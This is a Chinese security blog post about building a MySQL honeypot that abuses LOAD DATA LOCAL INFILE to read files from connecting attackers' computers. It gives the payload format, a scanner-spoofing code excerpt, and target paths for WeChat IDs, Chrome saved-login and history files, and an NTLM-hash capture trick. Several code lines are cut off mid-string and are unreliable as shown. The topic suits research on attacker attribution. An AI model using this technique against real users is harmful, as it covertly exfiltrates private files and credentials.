MySQL 蜜罐获取攻击者微信 ID

前言

前些日子有人问到我溯源反制方面的问题，我就想到了 MySQL 任意文件读取这个洞，假设你在内网发现或扫到了一些 MySQL 的弱口令，你会去连吗?


原理

MySQL 中 `load data local infile '/etc/passwd' into table test fields terminated by '\n';` 语句可以读取客户端本地文件并插进表中，那么我们可以伪造一个恶意的服务器，向连接服务器的客户端发送读取文件的 payload。这个技术并不新鲜，但是合理利用就能起到一些不错的成果。


利用

抓个包看看连 MySQL 时客户端和服务端通信的两个关键点：


服务端先返回了版本、salt 等信息：




客户端向服务端发送账号密码信息后，服务端返回了认证成功的包：



至此，我们只需等待客户端再发一个包，我们就能发送读取文件的 payload 了，再看看读取文件这个包：







这里 000001 是指数据包的序号，fb 是指包的类型，最后一个框是指要读取的文件名，而最前面的 14 是指文件名的长度（从 fb 开始，16 进制），所以 payload 则是 `chr(len(filename) + 1) + "\x00\x00\x01\xFB" + filename`

在能够实现任意文件读取的情况下，我们最希望的就是能读到与攻击者相关的信息。日常生活中，大家几乎都会使用微信，而如果攻击者没有做到办公—渗透环境分离的话，我们就有希望获取到攻击者的微信 ID

Windows 下，微信默认的配置文件放在 `C:\Users\username\Documents\WeChat Files\` 中，在里面翻翻能够发现 `C:\Users\username\Documents\WeChat Files\All Users\config\config.data` 中含有微信 ID：




而获取这个文件还需要一个条件，那就是要知道攻击者的电脑用户名，用户名一般有可能出现在一些日志文件里，我们需要寻找一些比较通用、文件名固定的文件。经过测试，发现一般用过一段时间的电脑在 `C:\Windows\PFRO.log` 中较大几率能找到用户名。



伪装

攻击者进入内网后常常会进行主机发现和端口扫描，如果扫到 MySQL 了，是有可能进行爆破的，如果蜜罐不能让扫描器识别出是弱口令，那就没啥用了，所以还需要抓下扫描器的包。

这里以超级弱口令检查工具为例，首先在本地起一个正常的 MySQL 服务，wireshark 抓包看看扫描器有哪些请求：



No.	Time	Source	Destination	Protocol	Length	Info
14	0.477405	192.168.153.139	192.168.153.1	MySQL	132	Server Greeting proto=10 version=5.5.53
15	0.477638	192.168.153.1	192.168.153.139	MySQL	117	Login Request user=root
16	0.477918	192.168.153.139	192.168.153.1	MySQL	65	Response OK
17	0.478071	192.168.153.1	192.168.153.139	MySQL	73	Request Query
18	0.479581	192.168.153.139	192.168.153.1	MySQL	1514	Response
19	0.479660	192.168.153.139	192.168.153.1	MySQL	1514	ResponseResponse
21	0.479910	192.168.153.139	192.168.153.1	MySQL	1514	ResponseResponse
22	0.479971	192.168.153.139	192.168.153.1	MySQL	1514	ResponseResponse
23	0.480019	192.168.153.139	192.168.153.1	MySQL	1514	ResponseResponse
24	0.480046	192.168.153.139	192.168.153.1	MySQL	1514	Response
26	0.480328	192.168.153.139	192.168.153.1	MySQL	1364	ResponseResponse
27	0.480509	192.168.153.1	192.168.153.139	MySQL	72	Request Query
28	0.480708	192.168.153.139	192.168.153.1	MySQL	279	Response
29	0.480847	192.168.153.1	192.168.153.139	MySQL	73	Request Query
30	0.481462	192.168.153.139	192.168.153.1	MySQL	1514	Response
31	0.481517	192.168.153.139	192.168.153.1	MySQL	1514	Response
32	0.481565	192.168.153.139	192.168.153.1	MySQL	1514	ResponseResponse
33	0.481582	192.168.153.139	192.168.153.1	MySQL	1514	ResponseResponse
34	0.481599	192.168.153.139	192.168.153.1	MySQL	1514	ResponseResponse
35	0.481615	192.168.153.139	192.168.153.1	MySQL	634	ResponseResponse
37	0.482252	192.168.153.1	192.168.153.139	MySQL	73	Request Query
38	0.482445	192.168.153.139	192.168.153.1	MySQL	65	Response OK
39	0.482575	192.168.153.1	192.168.153.139	MySQL	89	Request Query
40	0.482820	192.168.153.139	192.168.153.1	MySQL	65	Response OK

可以看到，这款工具在验证完密码后还发了 5 个查询包，如果结果不对的话，是无法识别出弱口令的，那么我们将服务器的响应数据提取出来，放进程序里，当收到这些请求后，就返回对应


的包：

```
if 'SHOW VARIABLES' in res1:
    conn.sendall("\x01\x00\x00\x01\x02\x54\x00\x00\x02\x03\x64\x65\x66\x12\x69\x6e\x66\x6f\x72\x6d\x61\x74\x69\x6f\x6e\x5f\x73
    res2 = conn.recv(9999)
    if 'SHOW WARNINGS' in res2:
        conn.sendall("\x01\x00\x00\x01\x03\x1b\x00\x00\x02\x03\x64\x65\x66\x00\x00\x00\x05\x4c\x65\x76\x65\x6c\x00\x0c\x08\x00
        res3 = conn.recv(9999)
        if 'SHOW COLLATION' in res3:
            conn.sendall("\x01\x00\x00\x01\x06\x53\x00\x00\x02\x03\x64\x65\x66\x12\x69\x6e\x66\x6f\x72\x6d\x61\x74\x69\x6f\x6e
            res4 = conn.recv(9999)
            if 'SET NAMES utf8' in res4:
                conn.sendall("\x07\x00\x00\x01\x00\x00\x00\x02\x00\x00\x00")
                res5 = conn.recv(9999)
                if 'SET character_set_results=NULL' in res5:
                    conn.sendall("\x07\x00\x00\x01\x00\x00\x00\x02\x00\x00\x00")
                    conn.close()
```



这样就能让扫描器也可以正常识别：

效果

当攻击者发现存在弱口令的时候，大概率会连上去看看，如果使用 navicat 的话，就能读取到文件：



写了个简单的 web 来显示攻击者的微信 ID，扫一扫就能加上 TA



思考

除了获取微信 ID，我们还能获取哪些有价值的东西呢?

- chrome 的 login data，虽然无法解密出密码，但是还是可以获取到对方的一些账号的

  `'C:/Users/' + username + '/AppData/Local/Google/Chrome/User Data/Default/Login Data'`


- chrome 的历史记录

  `'C:/Users/' + username + '/AppData/Local/Google/Chrome/User Data/Default/History'`

- 用户的 NTLM Hash（Bettercap + responder）

  `\\ip\test`

详情：https://www.colabug.com/2019/0408/5936906/



- ……

待解决问题：

- 同一出口 IP 的不同攻击者的信息如何区分

- 读取的文件较大时，客户端会分段传输，如何完整获取
- 前端有点 bug，不管了，能用就行了

  关于其他可利用的点和以上待解决问题欢迎大家留言讨论，最后，源码我上传到 GitHub 了，有需要的朋友请自取：
  https://github.com/qigpig/MysqlHoneypot

参考链接

[1] https://www.colabug.com/2019/0408/5936906/

[2] https://github.com/ev0A/Mysqlist